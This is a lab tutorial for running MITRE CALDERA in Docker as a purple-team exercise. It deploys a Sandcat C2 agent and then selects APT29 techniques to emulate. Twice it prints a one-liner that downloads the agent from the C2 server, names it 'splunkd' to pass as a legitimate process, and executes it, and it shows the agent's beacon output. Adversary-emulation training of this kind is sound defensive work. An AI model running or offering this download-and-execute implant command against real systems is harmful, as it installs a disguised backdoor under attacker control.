Executing Locally on machine

Using the following steps clone the Caldera repository down

```
# Recursively clone the CALDERA repository if you have not done so
git clone https://github.com/mitre/caldera.git --recursive
```

Then clone the following repository down

Utilizing the git client clone the following repo down:
https://github.com/HawkeyeOne/HTHPurpleVillage

Add the Dockerfile2 and docker-compose files into the caldera directory that has been cloned

Execute the following command to build and start the server and client


```
docker compose up --build
```

Keep track of the username (red or blue) and password during the build process


Note: If credentials were missed copy and paste from conf/local.yml

Once the build is complete obtain your local ip address


Open a web browser and open up the caldera server



Enter the username and password previously obtained.



Now select the agents menu item under campaigns




Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

Select Deploy an agent

We will be choosing a specific type of agent in this scenario we will be selecting sandcat




Manx | A reverse-shell agent which communicates via the TCP contact

Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.


Ragdoll | A Python agent which communicates via the HTML contact

Then we will need to select the type of operating system we will be deploying to



Agent: Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

We have selected linux for this scenario




app.contact.http: http://0.0.0.0:8888

agents.implant_name: splunkd

agent.extensions:

We will need to update the app.contact.http to our local ip address




app.contact.http: http://192.168.1.154:8888

agents.implant_name: splunkd

agent.extensions:

We will need to copy one of the deploy variations here which will be pasted into our client (Keep this open for now)



sh CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

```
server="http://192.168.1.154:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

Variations


sh Deploy as a blue-team agent instead of red

Open a new terminal and then docker exec into the container
docker exec -it caldera-debian-1 bash

Copy and paste the previously copied agent into the bash terminal


```
server="http://192.168.1.154:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

The output should be similar to something below when it has been successfully connected



```
Starting sandcat in verbose mode.
[-] Failed to initialize zeroconf resolver: udp4: failed to join any of these interfaces: [{55 1500 eth0 02:42:ac:13:00:02 up|broadcast|multicast}]
[-] Panic occurred when calling zeroconf: runtime error: invalid memory address or nil pointer dereference
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.1.154:8888
upstream dest addr=http://192.168.1.154:8888
group=red
privilege=Elevated
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction b3bf86c2-6f53-42b3-a6f6-a30e2fc198bc
[*] Submitting results for link b3bf86c2-6f53-42b3-a6f6-a30e2fc198bc via C2 channel HTTP
```


Also on the caldera server we should see an agent that has been added



id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
edezkn	24676893e5d7	red	linux	HTTP	15	Elevated	alive, trusted	just now	✕

Now we will navigate to https://attack.mitre.org/groups/ to find a group to emulate

For this test we will be selecting APT29




Cozy Bear	[5][22][23][13][17]
CozyDuke	[5]


Techniques Used

Domain	ID		Name	Use
Enterprise	T1548	.002	Abuse Elevation Control Mechanism: Bypass User Account Control	APT29 has bypassed UAC.[24]
Enterprise	T1087		Account Discovery	APT29 obtained a list of users and their roles from an Exchange server using `Get-ManagementRoleAssignment`.[12]


Select the Attack Navigator Layers and select view



